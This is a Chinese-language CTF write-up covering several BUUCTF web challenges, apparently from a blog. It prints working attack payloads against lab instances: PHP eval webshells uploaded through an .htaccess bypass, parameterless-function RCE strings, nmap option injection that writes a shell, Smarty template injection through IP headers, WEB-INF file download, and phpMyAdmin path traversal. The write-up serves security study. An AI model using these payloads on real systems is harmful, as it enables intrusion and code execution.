

BUUCTF(2)

原创

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
分类专栏: [CTF](#) 文章标签: [BUUCTF](#)

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订阅专栏

[GXCTF2019]BabyUpload 1 htaccess+phtml

上传.htaccess文件内容为 `SetHandler application/x-httpd-php` 并修改 `Content-Type: image/jpeg`

```
POST / HTTP/1.1
Host: c1b943bc-35cd-4217-8a0d-4fdb95e1e416.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----9143379358840265904192706355
Content-Length: 338
Origin: http://c1b943bc-35cd-4217-8a0d-4fdb95e1e416.node4.buuoj.cn:81
Connection: close
Referer: http://c1b943bc-35cd-4217-8a0d-4fdb95e1e416.node4.buuoj.cn:81/
Cookie: UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea;
PHPSESSID=233b49e0ca186ca6d81f16d5685253e0
Upgrade-Insecure-Requests: 1

-----9143379358840265904192706355
Content-Disposition: form-data; name="uploaded"; filename="1.htaccess"
Content-Type: image/jpeg

-----9143379358840265904192706355
Content-Disposition: form-data; name="submit"
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 12 Oct 2021 08:08:28 GMT
Content-Type: text/html
Content-Length: 350
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/67380fff35d4e7b3c64d7d628b1660ce/1.htaccess successfully
uploaded!
```

消息

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
尝试上传php一句话木马 `<?php eval($_POST[qwer]);?>`

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>诶，别蒙我啊，这标志明显还是php啊
```

利用.phtml文件绕过，对应的一句话木马 `<script language="php">eval($_POST['qwer']);</script>`，但是这里后缀名也不能有ph，所以上传图片上去

```
-----140448101519405657252397171969
Content-Disposition: form-data; name="uploaded"; filename="1.png"
Content-Type: image/jpeg

GIF89a
<script language="php">eval($_POST['qwer']);</script>
-----140448101519405657252397171969
Content-Disposition: form-data; name="submit"
```




利用蚁剑连接或者直接命令执行

[GXCTF2019]禁止套娃 1 无字符RCE

打开题目就一句flag在哪，直接劝退。。。发现是git泄漏，想用Githack扒一下源码

GitHack.py `7c893848-5591-44ea-9378-2fa8f86acf2c.node4.buuoj.cn/.git/`



扒了个寂寞，想手动去/.git/index下载源码又不知道下载了个什么奇怪的东西(艹，我也太垃圾了)

```

<?php
include "flag.php";
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\|\|/filter:\|\|/php:\|\|/phar:\|\|/i', $_GET['exp'])) {
        if('; ' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦! ");
            }
        }
        else{
            die("再好好想想! ");
        }
    }
    else{
        die("还想读flag, 臭弟弟! ");
    }
}
// highlight_file(__FILE__);
?>

```

三个绕过,第一个过滤掉协议, 第二个(?R)引用当前表达式, 后面加了?递归调用。只能通过无参数的函数, 第三个就是一些函数。主要就是通过无参数函数来进行命令执行。

localeconv() 函数返回一包含本地数字及货币格式信息的数组。
scandir() 列出 **images** 目录中的文件和目录。
readfile() 输出一个文件。
current() 返回数组中的当前单元, 默认取第一个值。
pos() **current()** 的别名。
next() 函数将内部指针指向数组中的下一个元素, 并输出。
array_reverse() 以相反的元素顺序返回数组。
highlight_file() 打印输出或者返回 **filename** 文件中语法高亮版本的代码

首先输出当前目录的文件

```
?exp=print_r(scandir(current(localeconv())));
```

flag在哪里呢?

```
Array ( [0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php )
```

这里已经发现了flag.php, 那接下来如何取值呢

1. 取反后依次取值

取反: **array_reverse()**

取下一个值: **next()**

```
?exp=show_source(next(array_reverse(scandir(pos(localeconv())))));
```

2. 反转加随机数组

反转: `array_flip()`

随机数组: `array_rand()`

```
?exp=show_source(array_rand(array_flip(scandir(pos(localeconv())))));
```

[BUUCTF 2018]Online Tool 1 nmap+escapeshellarg/cmd

```
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

首先是一个nmap的小知识点

```
nmap <?php phpinfo(); ?> -oG 1.php
```

可以写入一个文件

```
nmap <?php phpinfo();> -oG 1.php\'
```

会写成`1.php'` 而不是 `1.php`

其次这里要搞清楚 `escapeshellarg();escapeshellcmd();` 两个函数(直接截seebug里的解释)

1. 传入的参数是: `172.17.0.2' -v -d a=1`

2. 经过`escapeshellarg`处理后变成了 `'172.17.0.2\'\' -v -d a=1'`, 即先对单引号转义, 再用单引号将左右两部分括起来从而起到连接的作用。

3. 经过`escapeshellcmd`处理后变成 `'172.17.0.2\'\'\' -v -d a=1\''`, 这是因为`escapeshellcmd`对`\`以及最后那个不配对儿的引号进行了转义: <http://php.net/manual/zh/function.escapeshellcmd.php>

4. 最后执行的命令是 `curl '172.17.0.2\'\'\' -v -d a=1\''`, 由于中间的`\`被解释为`\`而不再是转义字符, 所以后面的`'`没有被转义, 与再后面的`'`配对儿成了一个空白连接符。所以可以简化为 `curl 172.17.0.2\ -v -d a=1'`, 即向`172.17.0.2\`发起请求, POST 数据为`a=1'`。

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直接给出payload

```
?host=' <?php @eval($_POST["1"]);?> -oG 1.php '
```


这里前面加的'单引号是为了将shell命令分割出来然后执行，如果不加就会被当作参数，后面的'单引号是为了闭合一个函数的'单引号，否则命令会被遗弃

you are in sandbox `72af0f31a122f73f83b4d5c3fc187323` starting Nmap 7.70 (<https://nmap.org>) at 2021-10-12 12:35 UTC Nmap done: 0 IP addresses (0 hosts up) scanned in 0.23 seconds Nmap done: 0 IP addresses (0 hosts up) scanned in 0.23 seconds




可以用蚁剑连也可以直接到页面进行命令执行，下面是正确传上去的样子

打开是一个登录框



点击help后进入



平常都是php的网站，哪见过java的，就算有文件任意读取也找不到地方。找到一个框架和一些目录的介绍

WebContent	(站点根目录)
---META-INF	(META-INF文件夹)
---MANIFEST.MF	(MANIFEST.MF配置清单文件)
---WEB-INF	(WEB-INF文件夹)
---web.xml	(站点配置web.xml)
---lib	(第三方库文件夹)
---*.jar	(程序需要的jar包)
---classes	(class文件目录)
---...*.class	(class文件)
---<userdir>	(自定义的目录)
---*.jsp,*.js,*.css	(自定义的资源文件)
---<userfiles>	(自定义的资源文件)

/WEB-INF/web.xml: Web应用程序配置文件，描述了 **servlet** 和其他的应用组件配置及命名规则

/WEB-INF/classes/: 含了站点所有用的 **class** 文件，包括 **servlet class** 和非 **servlet class**，他们不能包含在 **.jar**文件中

/WEB-INF/lib/: 存放web应用需要的各种 **JAR**文件，放置仅在这个应用中要求使用的jar文件,如数据库驱动jar文件

/WEB-INF/src/: 源码目录，按照包名结构放置各个java文件

/WEB-INF/database.properties: 数据库配置文件

help页面抓包改为POST方式查看web.xml页面

POST /Download?filename=WEB-INF/web.xml

```
POST /Download?filename=WEB-INF/web.xml HTTP/1.1
Host: 5ebf092b-e50e-4fe6-8911-ba40d52ff14e.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea;
JSESSIONID=9A3912AA74C31BC4A89A8DDE8B98779D
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
</servlet>
<servlet-mapping>
  <servlet-name>IndexController</servlet-name>
  <url-pattern>/Index</url-pattern>
</servlet-mapping>

<servlet>
  <servlet-name>LoginController</servlet-name>
  <servlet-class>com.wm.ctf.LoginController</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>LoginController</servlet-name>
  <url-pattern>/Login</url-pattern>
</servlet-mapping>

<servlet>
  <servlet-name>DownloadController</servlet-name>
  <servlet-class>com.wm.ctf.DownloadController</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>DownloadController</servlet-name>
  <url-pattern>/Download</url-pattern>
</servlet-mapping>

<servlet>
  <servlet-name>FlagController</servlet-name>
  <servlet-class>com.wm.ctf.FlagController</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>FlagController</servlet-name>
  <url-pattern>/Flag</url-pattern>
</servlet-mapping>
```

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在对应classes目录中查看flag

POST /Download?filename=WEB-INF/classes/com/wm/ctf/FlagController.class

filename=WEB-INF/classes/com/wm/ctf/FlagController.class

```
POST /Download?filename=WEB-INF/classes/com/wm/ctf/FlagController.class HTTP/1.1
Host: 5ebf092b-e50e-4fe6-8911-ba40d52ff14e.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea;
JSESSIONID=9A3912AA74C31BC4A89A8DDE8B98779D
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
```

filename=WEB-INF/classes/com/wm/ctf/FlagController.class

The screenshot shows a web browser window with a response containing a flag: `flag{bd230d4e-beb5-4cd8-8dc2-75297d23843d}`. A search box is visible with the text "0 matches". Below the search box, there is a list of exceptions, including `SourceFile`, `FlagController.java`, `RuntimeVisibleAnnotations`, and `Ljava/ser/vlet/annotation/WebServlet`. The search results show a match for `Mzg0M2R9Cg==`.

总体思路就是通过重要信息文件找到flag的地址，然后直接访问就能拿到，这里再一个标签的知识点

<servlet-class> 这个就是指向我们要注册的servlet 的类地址，要带包路径

<servlet-mapping> 是用来配置我们注册的组件的访问路径,里面包括两个节点

一个是 <servlet-name> 这个要与前面写的servlet那么一致

另一个是 <url-pattern> 配置这个组件的访问路径

<servlet-name> 这个是我们注册servlet的名字,一般跟Servlet类名有关

举个例子


```
<servlet>
  <servlet-name>LoginServlet</servlet-name>
  <servlet-class>com.breeze.servlet.LoginServlet</servlet-class>
</servlet>
```


[BJDCTF2020]The mystery of ip1

```
53      <h3>Welcome to BJDCTF 2020. Happy Game!</h3>
54      <!-- Do you know why i know your ip? -->
55      <div class="shaky" style="font-size:20px;">(｡•̀ㅁ•́)ﾉ
```



burp抓包添加X-Forwarded-For头赋值为127.0.0.1，发现IP更改



```
Referer: http://node4.buuoj.cn:29792/hint.php
Cookie: UM_distinctid=17d40a29a1396b-02ffcacdc1ab568-4c3e217e-144000-17d40a29a1592e
X-Forwarded-For: 127.0.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
<li class=""><a href="hint.php">Hint</a></li>
</ul>
<ul class="nav navbar-nav navbar-right ul-head2">
<li class=""><a href="index.php">@Shana</a></li>
</ul>
</div>
</div>
</nav><div class="container panel1">
<div class="row">
<div class="col-md-4">
</div>
<div class="col-md-4">
<div class="jumbotron pan">
<div class="form-group log">
<label><h2>Your IP is : 127.0.0.1
</h2></label>
```

尝试模板注入



```
X-Forwarded-For: {{3*3}}
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
<li class=""><a href="hint.php">Hint</a></li>
</ul>
<ul class="nav navbar-nav navbar-right ul-head2">
<li class=""><a href="index.php">@Shana</a></li>
</ul>
</div>
</div>
</nav><div class="container panel1">
<div class="row">
<div class="col-md-4">
</div>
<div class="col-md-4">
<div class="jumbotron pan">
<div class="form-group log">
<label><h2>Your IP is : 127.0.0.1
```

直接 `cat flag*`，虽然是假flag但是找到了源码。

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-TX;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://node4.buuoj.cn:29792/hint.php
Cookie: UM_distinctid=17d40a29a1396b-02ffcacdc1ab568-4c3e217e-144000-17d40a29a1592e
X-Forwarded-For: {{system("cat flag")}}
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
<?php
require_once('header.php');
require_once('../libs/Smarty.class.php');
$smarty = new Smarty();
if (empty($_SERVER['HTTP_CLIENT_IP']))
{
    $ip=$_SERVER['HTTP_CLIENT_IP'];
}
elseif (empty($_SERVER['HTTP_X_FORWARDED_FOR']))
{
    $ip=$_SERVER['HTTP_X_FORWARDED_FOR'];
}
else
{
    $ip=$_SERVER['REMOTE_ADDR'];
}
//$your_ip = $smarty->display("string:".$ip);
echo "<div class='container panel1'>
    <div class='row'>
        <div class='col-md-4'>
```

直接在根目录下cat flag拿到flag

```
Cookie: UM_distinctid=17d40a29a1396b-02ffcacdc1ab568-4c3e217e-144000-17d40a29a1592e
CLIENT-IP: {{system("cat /flag")}}
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
</li>
</ul>
</div>
</nav><div class="container panel1">
    <div class="row">
        <div class="col-md-4">
            <div class="col-md-4">
                <div class="jumbotron pan">
                    <div class="form-group log">
                        <label><h2>Your IP is :
flag{a487ea2b-5cf2-4d89-9a9b-ce6f298b149a}
flag{a487ea2b-5cf2-4d89-9a9b-ce6f298b149a}
                        </h2><
                    </div>
                </div>
            </div>
        </div>
    </div>
</div>
```

这里能发现CLIENT-IP与X-Forwarded-For都可以控制输入

[GWCTF 2019]我有一个数据库 1

进入环境试了一下robots.txt，发现phpinfo.php。尝试了一下phpmyadmin，发现确实存在这个页面。其实这里考察的是phpmyadmin4.8.1后台任意文件包含漏洞

```
phpmyadmin/?target=db_datadict.php%253f/../../../../../../../../flag
```